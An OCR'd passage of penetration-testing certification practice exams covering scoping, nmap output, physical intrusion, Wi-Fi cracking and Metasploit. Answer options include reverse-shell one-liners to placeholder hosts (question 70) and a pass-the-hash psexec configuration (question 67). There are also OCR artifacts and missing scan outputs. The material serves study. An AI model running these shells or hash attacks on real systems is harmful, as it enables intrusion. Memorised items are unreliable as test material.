58. You are performing a black box penetration test for a small retail chain. When you enumerate one of their retail locations, you discover that their point-of-sale (POS) systems are connected directly to the Internet. When you footprint them, they appear to be running Windows XP SP3. You visit one of their retail locations and notice that the POS systems are connected to the network using a wired connection and are attached to the counter with a cable lock. What should you recommend in your final report to the client? (Choose two.)
A. Replace the POS devices with smartphones.
B. Connect the POS devices to the network with a wireless connection.
C. Isolate the POS devices on their own subnet that doesn't have Internet connectivity.
D. Upgrade the POS devices to a newer version.
E. Upgrade the physical security.

59. You are performing a gray box penetration test. While on-site, you notice that all employees use USB fingerprint biometric scanners to authenticate to their systems. What is the security weakness associated with this type of authentication system?
A. They can be fooled with fake fingerprints.
B. They can be bypassed by simply disconnecting them.

C. They generate false positives when dead skin, oil, and other debris obscure the reader's face.
D. They may generate a false positive when exposed to sunlight.

60. Consumer-based Internet of Things (IoT) devices are usually less secure than systems that are designed for conventional desktop computers. Why is this statement true?
A. Developers who design IoT devices are not as concerned with security.
B. It is difficult for administrators to apply the same security standards extensively.
C. IoT systems often lack the hardware power needed by some steadier solutions.
D. Regulatory authorities often have lower constraints for IoT systems.

61. During a penetration test, the tester gains physical access to a Windows server system and reboots it from a flash drive that has a Linux distribution installed on it. She is able to bypass security and copy key files from the server to the flash drive for later cracking and analysis. What type of exploit occurred in this scenario?
A. Cold boot attack
B. Shell upgrade exploit
C. VM escape exploit
D. JTAG debug exploit

62. A penetration tester connects a special device to a diagnostic port implemented in the motherboard by the manufacturer and is able to capture data from system registers. What type of exploit occurred in this scenario?
A. Cold boot attack
B. Shell upgrade exploit
C. VM escape exploit
D. JTAG debug exploit

63. What are the risks of enabling serial console connections on network devices such as routers and switches?
A. Network administrators tend to not secure them properly.
B. They are prone to data emanation.
C. It is easy for attackers to connect to them.
D. It is easy for attackers to sniff data from them.

64. Which of the following is used on Windows system to allow you to remotely execute code on another Windows system somewhere else in the network?
A. RPC/DCOM
B. X-server
C. RSH
D. Rlogin

65. Which of the following is a utility that can be used on Windows systems that allows you to establish command-line access to the console of a remote Windows system, much like the older Telnet client?
A. PsExec
B. VNC
C. RSH
D. Rlogin

66. A penetration tester wants to perform a credential brute-force attack on a client's application. Which of the following tools should be used?
A. Hashcat
B. Hydra
C. John the Ripper
D. Peach

67. A penetration tester is trying to attack a device with a user account that was previously identified. What type of attack is being tested?

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.2.100                                                    yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             Corp                                                             no
SMBPASS               aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2487ep no
SMBUSER               Administrator                                                    no
```

A. Credential dump
B. DLL injection
C. Pass the hash
D. Reverse shell

68. A penetration tester wants to use Metasploit. Which of the following commands will start the Metasploit database?
A. db_connect
B. db_init
C. msfconsole
D. msfvenom

69. You are a penetration tester, and you want to capture NTLM v2 hashes over the wire for use in a pass-the-hash attack. Which tool does not allow you to capture NTLM v2 hashes over the wire?
A. Ettercap
B. Mimikatz
C. Metasploit
D. Responder

70. A penetration tester is conducting a test and gains access into an unrestricted system network by using port 443. The tester wants to create a reverse shell from the client back to the tester. Which of the following methods is most likely what the tester will use?
A. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1
B. nc -e /bin/sh <SOURCEIP> 443
C. perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;
D. ssh superadmin@<DESTINATIONIP> -p 443

Use the following nmap scan output to answer the next two questions:

```
Nmap scan report for 192.168.1.10
Host is up, received echo-reply ttl 63 (0.047s latency).
PORT    STATE  SERVICE REASON
21/tcp  closed ftp     reset ttl 63
23/tcp  closed telnet  reset ttl 63
22/tcp  open   ssh     syn-ack ttl 63
80/tcp  open   http    syn-ack ttl 63
389/tcp open   ldap    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

71. Which nmap flag was likely used to determine the state of each port?

A. -sV
B. –T5
C. --reason
D. -sT

72. Which nmap script could you use to enumerate popular web directories from the service hosted on port 80?
A. http-grep
B. http-enum
C. web-enum
D. http-ntlm

73. Which of the following best describes a hash collision attack?
A. A hash value that provides weak encryption.
B. An attempt to find two inputs that produce the same hash value.
C. It is an attempt to decrypt messages.
D. It provides a method for circumventing the cryptographic system.

74. Which type of XSS vulnerability is known as being persistent?
A. Reflected
B. Stored
C. DOM
D. All the above

75. What is the prefix name for Oracle database management system errors?
A. OAR
B. MSG
C. ORA
D. CVE

76. During an nmap scan, you receive a “host prohibited” reason in the scan results. Which protocol is responsible for delivering that message back to your scan host?
A. TCP
B. UDP
C. ARP
D. ICMP

77. Before executing an STP discovery, your team asks how to determine which version of STP type a root switch is using (i.e., RSTP, MSTP). How do you reply?
A. By inspecting the Bridge Protocol Data Units in the update frame
B. Looking at the TCP header of the packet
C. By inspecting the Bridge Protocol Data Units in the data frame
D. By inspecting the Bridge Protocol Data Units in the management frame

78. During a pentest, your team identifies an access point that is broadcasting the SSID value and is protected with only WEP encryption. Your team attempts to use aireplay-ng to replay an injected ARP packet over the network; however, the tool has not captured any ARP replies over the network. This is likely due to the fact that there are no clients talking over the network. In order to speed up the cracking process, what could you recommend your team to do? (Select the best answer.)
A. Use an MiTM tool in order to attack clients actively listening on the network.
B. Use the ping command and ping nonexistent hosts on the network.
C. Try and telnet or remotely log in to other hosts over the network.
D. Navigate to web pages in your browser in order to generate some network traffic.

79. PBKDF2 is used to calculate the PMK using the following values, except for which one?
A. The password/passphrase (PSK)
B. The access point SSID or ESSID
C. The length of the SSID or ESSID
D. The host name of the device

80. In order to crack the WPA or WPA2 PSK you will need to capture the four-way handshake. During a pentest, your team identifies multiple clients on the target network. What is the best way to capture the handshake?
A. Deauthenticate one of the clients
B. Send multiple ARP requests over the network
C. Deauthenticate all the clients on the network
D. Send multiple ARP requests to the access point

Practice Exam 10

1. You are defining the scope of an upcoming penetration test. Your client's offices are located in a large office complex with many other tenants. The client has asked you to include the organization's network in the test. Which parameters should be identified as in-scope? (Choose two.)
A. The IP addresses of public-facing web services owned by neighboring tenants
B. The IP address of perimeter security devices owned by neighboring tenants
C. Wireless SSIDs used by neighboring tenants
D. Wireless SSIDs used by the client
E. IP address ranges used on the client's internal network

2. You have recently concluded a penetration test for a client, and now need to write up your final conclusions. What should you do?
A. Rely on your memory of what happened during the test to create the report.
B. Analyze the testers' written log files.
C. Ask your fellow testers to email you the top three issues they discovered during the test.
D. Ask your client's IT staff to email you the top three issues they noticed during the test.

3. A client has hired you to test the physical security of their facility. They have given you free rein to try to penetrate their facility using whatever method you want as long as it doesn't harm anyone or damage the property. What type of assessment is being conducted in this scenario?
A. Goal-based
B. Pre-merger
C. Compliance-based
D. Supply chain

4. One of your clients accepts credit cards from customers and uses its internal network and servers to process payments. The credit card companies each specify that the client must undergo regular penetration testing to ensure that its password policies, data isolation policies, access controls, and key

management mechanisms adequately protect consumer credit card data. What type of assessment is required in this scenario?
A. Goal-based
B. Compliance-based
C. Supply chain
D. Red team

5. One of your clients was recently purchased by a large multinational organization. Before the purchase can be finalized, your client must be subjected to an extensive penetration test. What kind of assessment is required in this scenario?
A. Objective-based
B. Pre-merger
C. Compliance-based
D. Supply chain

6. You are performing a gray box penetration test. You want to use the Telnet client on your Linux laptop to grab the banner of a web server on the target's network. The target web server has an IP address of 10.0.0.1. Which command would you use at the shell prompt to do this?
A. telnet 10.0.0.1:80
B. telnet 10.0.0.1:403
C. telnet 10.0.0.1 80
D. telnet 10.0.0.1 403

7. You are performing a gray box penetration test. You use the Telnet client on your Linux laptop to grab the banner of a web server on the target's network. The results are shown here:

```
HTTP/1.1 400 Bad Request
Date: Mon, 08 Oct 2018 21:50:11 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=utf-8

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

    <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
    <title>Untangle Server</title>
    <script type="text/javascript">if (top.location!=location) top.location.href
=document.location.href;</script>
    <style type="text/css">
    /* <![CDATA[ */
    @import url(/images/base.css);
    /* ]]> */
    </style>
    </head>
    <body class="loginPage">
    <div id="main" style="width: 500px; margin: 50px auto 0 auto;">
        <form class="form-signin">
            <center>
```

What can you learn about the web server from this information? (Choose two.)

A. The web server is running on top of Linux.

B. The web server is running on top of the Windows Server operating system.

C. It is running Apache.

D. It is running IIS.

E. The device is likely a security device.


8. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	
5357	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

What can you learn about the device from this information?
A. It is most likely a Windows Server machine.
B. It is most likely a Windows workstation.
C. It is most likely a Windows domain controller.
D. It is most likely an iPhone mobile device.

9. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:




Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
53	tcp	open	domain	
88	tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2018-10-08 20:45:23Z)
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ACT.com, Site: Default-First-Site-Name)
445	tcp	open	microsoft-ds	Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: ACT)
3389	tcp	open	ms-wbt-server	
49155	tcp	open	msrpc	Microsoft Windows RPC
49156	tcp	open	msrpc	Microsoft Windows RPC
49157	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
464	tcp	open	kpasswd5	
593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcp	open	tcpwrapped	
3268	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ACT.com, Site: Default-First-Site-Name)
3269	tcp	open	tcpwrapped	
49158	tcp	open	msrpc	Microsoft Windows RPC
49159	tcp	open	msrpc	Microsoft Windows RPC
49167	tcp	open	msrpc	Microsoft Windows RPC

What can you learn about the device from this information?
A. It is most likely a Cisco router.
B. It is most likely a Linux workstation.
C. It is most likely a Windows domain controller.
D. It is most likely an Android mobile device.

10. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information? (Choose two.)
A. It is most likely a Cisco router.
B. It is most likely a Linux workstation.
C. It is running a DNS server.
D. It is running a web server.
E. It is most likely a Windows Server machine.

11. A penetration tester waits in the target organization's parking lot early in the morning until she sees an employee heading toward the front door. She walks up behind the employee while clumsily carrying several large boxes. She asks the employee to hold the door for her and is able to enter the facility. What is this technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Badge cloning

12. A penetration tester observes that many employees of the target organization congregate outside the back door of the facility at 10 a.m. and 2 p.m. to smoke cigarettes. The next day, the tester joins the group and pretends to smoke with them. When the group finishes smoking, the tester walks through the back door behind the group. What is this
technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Badge cloning

13. A target organization's facility is surrounded by a tall chain-link fence topped with barbed wire. A penetration tester observes that a remote section

of the fence is overgrown with shrubbery. Late at night, she uses bolt cutters to cut a slit in the fence that she can slip through at a later time. What is this technique called?
A. Egress sensor bypass
B. Lock bypass
C. Badge cloning
D. Fence jumping

14. A penetration tester observes that the target organization's garbage is picked up early in the morning every Tuesday. Late Monday night, she climbs into the organization's garbage receptacle and gathers discarded documents, optical discs, and storage devices such as flash drives. What kind of exploit occurred in this scenario?
A. Dumpster diving
B. Tailgating
C. Fence jumping
D. Egress sensor bypass

15. What tools are required, at a minimum, to pick a lock? (Choose two.)
A. A diagram of the inner locking mechanism
B. A can of spray lubricant
C. A tension wrench
D. A lock pick tool

16. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:30 UTC
Initiating ARP Ping Scan at 03:30
Scanning 10.0.0.5 [1 port]
Completed ARP Ping Scan at 03:30, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:30
Completed Parallel DNS resolution of 1 host. at 03:30, 0.03s elapsed
Initiating UDP Scan at 03:30
Scanning 10.0.0.5 [1000 ports]
Completed UDP Scan at 03:30, 1.44s elapsed (1000 total ports)
Nmap scan report for 10.0.0.5
Host is up, received arp-response (0.0040s latency).
Scanned at 2018-11-28 03:30:39 UTC for 1s
Not shown: 995 closed ports
Reason: 995 port-unreaches
PORT      STATE         SERVICE        REASON
53/udp    open|filtered domain         no-response
520/udp   open|filtered route          no-response
1900/udp  open|filtered upnp           no-response
47624/udp open|filtered directplaysrvr no-response
49160/udp open|filtered unknown        no-response
MAC Address: [redacted]

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
           Raw packets sent: 1006 (29.131KB) | Rcvd: 996 (55.748KB)
```

Which nmap command could have been used to generate this output?

A. nmap 10.0.0.5

B. nmap 10.0.0.5 -sS

C. nmap 10.0.0.5 –sU -vv

D. nmap 10.0.0.5 –sT -v

17. Consider the following image:


```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:34 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Nmap scan report for 10.0.0.2
Nmap scan report for 10.0.0.3
Nmap scan report for 10.0.0.4
Nmap scan report for 10.0.0.5
Nmap scan report for 10.0.0.6
Nmap scan report for 10.0.0.7
Nmap scan report for 10.0.0.8
Nmap scan report for 10.0.0.9
Nmap scan report for 10.0.0.10
Nmap done: 10 IP addresses (0 hosts up) scanned in 0.05 seconds
```

Which nmap command could have been used to generate this output?

A. nmap 10.0.0.1-10


B. nmap 10.0.0.1-10 -sL
C. nmap 10.0.0.1-10 –Pn
D. nmap 10.0.0.1-10 –PS

18. Consider the following image:



Which nmap command could have been used to generate this output?
A. nmap 10.0.0.1-10
B. nmap 10.0.0.1-10 -sL
C. nmap 10.0.0.1-10 –sn
D. nmap 10.0.0.1-10 –PR

19. Consider the following image:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:44 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0029s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap scan report for 10.0.0.4
Host is up (0.0025s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: [redacted]

Nmap scan report for 10.0.0.5
Host is up (0.0030s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap scan report for 10.0.0.7
Host is up (0.0028s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: [redacted]

Nmap done: 10_IP addresses (4 hosts up) scanned in 0.75 seconds
```

Which nmap command could have been used to generate this output?

A. nmap 10.0.0.1-10 –p 80

B. nmap 10.0.0.1-10 -F

C. nmap 10.0.0.1-10 –sn 80

D. nmap 10.0.0.1-10 –p

20. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:51 UTC
Nmap scan report for 10.0.0.5
Host is up (0.0076s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 0.6.5
MAC Address: [redacted]

Service detection performed. Please report any incorrect results at htt
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds
```

Which nmap command could have been used to generate this output?
A. nmap 10.0.0.5
B. nmap 10.0.0.5 -sS
C. nmap 10.0.0.5 –sV
D. nmap 10.0.0.5 –sT

21. You have just concluded a penetration test for a client that makes extensive use of workat-home employees. The employees use a VPN connection. During the test, you were able to use social engineering to compromise an employee's VPN connection and gain access to the internal network. As a mitigation strategy, you recommend that the client implement multifactor authentication for all VPN connections. What type of solution is this?
A. Technological
B. People
C. Process
D. Tactical

22. You have just concluded a penetration test for a client. During the test, you were able to use social engineering techniques to gain access to the server room inside the client's facility. To address this vulnerability, you recommend that the client require security awareness training for all employees every six months. What type of solution is this?
A. Technological
B. People
C. Process
D. Tactical

23. You have just concluded a penetration test for a client. During the test, you were able to use stale user accounts associated with former employees to gain access to a sensitive file server. To address this vulnerability, you recommend that the client remove user accounts whenever an employee leaves the organization. What type of solution is this?
A. Technological
B. People
C. Process
D. Strategic

24. You have just concluded a penetration test for a client. During the test, you discovered that system administrators were using unencrypted Telnet sessions to remotely manage sensitive servers. You were able to sniff network traffic and capture administrative credentials from these connections. To address this vulnerability, you recommend that the client require all IT staff to pass a network security certification exam. What type of solution is this?
A. Technological
B. People
C. Process
D. Strategic

25. You have just concluded a penetration test for a client. During the test, you were able to use John the Ripper to brute force an administrative password on a sensitive Windows file server. To address this vulnerability, you recommend that the client implement Group Policy settings that require complex passwords as well as lock the system after three incorrect logon attempts. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

26. You are scoping an upcoming external black box penetration test for the client. One of your penetration testers has developed a vulnerability scanner that is very aggressive. In fact, in a previous test, her scanner brought down the client's customer-facing website for almost 30 minutes. However, by doing so, that client was able to learn a great deal about several

vulnerabilities in their web application software. What should you do for the current client?
A. Instruct your penetration tester to not use her vulnerability scanner in the upcoming assessment.
B. Instruct your penetration tester to use her vulnerability scanner in the upcoming assessment.
C. Conduct an impact analysis with the new client and determine their tolerance to impact.
D. Fire the penetration tester.

27. While planning an upcoming penetration test, your client has requested that you include a description of the end state of the assessment in the project scope. What kind of information should be included in this description? (Choose two.)
A. A breakdown of how the funds allotted to the test were spent
B. A description of what kind of report will be provided to the client when the test is complete
C. A remediation timeline that provides an estimate of how long it will take to bring their systems into compliance
D. A list of all the penetration testers who conducted the assessment

28. You are scoping an upcoming penetration test. You need to identify the technical constraints associated with the test. What should be included in this part of the scope documentation?
A. A list of penetration testing tools that your testers are not qualified to use
B. A list of systems that are off-limits to testing
C. A list of technologies that the client's IT staff have not been certified in
D. A list of uncertified hardware devices in use within the client's organization

29. You are in the initial stages of scoping a gray box penetration test with a new client. What is a question you should ask to better define the project scope?
A. Who performed penetration tests for the client in the past?
B. What are the names and email addresses of all internal technical staff members?
C. Should the test be conducted on-site or from an off-site location?

D. Is there a cubicle near a window available for the penetration testers to use?

30. You are scoping a black box penetration test. Where should the penetration testers be physically located?
A. Internally within the organization's IT department
B. Any external location
C. Within a competing organization's facility
D. Anywhere internal to the organization's facility

31. You are performing a black box penetration test for a client. The rules of engagement call for you to perform a credentialed vulnerability scan, but you haven't been given administrative logon information. What could you do?
A. Call off the test. The rules of engagement don't match the type of test.
B. Ask the client to send you administrative credentials to run the scan.
C. Conduct a spear phishing exploit to trick an internal user into revealing his or her credentials.
D. Skip the enumeration and fingerprinting processes.

32. You are performing a black box penetration test for a client. The rules of engagement call for you to perform a vulnerability scan on the organization's many public-facing web servers. You have been allotted only a few hours in the test scope to perform the scans. What should you do?
A. Skip the scan of the web servers.
B. Perform a full scan of each and every the web server.
C. Restrict the vulnerability scan to just those protocols commonly used on web servers.
D. Perform a credentialed scan of the web servers.

33. You are performing a PCI-DSS compliance penetration test for a client. With respect to network topology, how should you run your vulnerability scans during this test? (Choose two.)
A. From within the internal network
B. Using a full vulnerability scan
C. From a location outside the organization's firewall
D. Using a stealth vulnerability scan
E. Looking at only the top 20 ports and protocols

34. Which option is used with the nmap command to throttle vulnerability scan queries?
A. -Tn
B. -p
C. -F
D. -p

35. You are performing a black box penetration test. You need to run a vulnerability scan using nmap from an external network location outside the organization's firewall. The organization uses a low-bandwidth T1 line to connect to the Internet. How should you configure the scan?
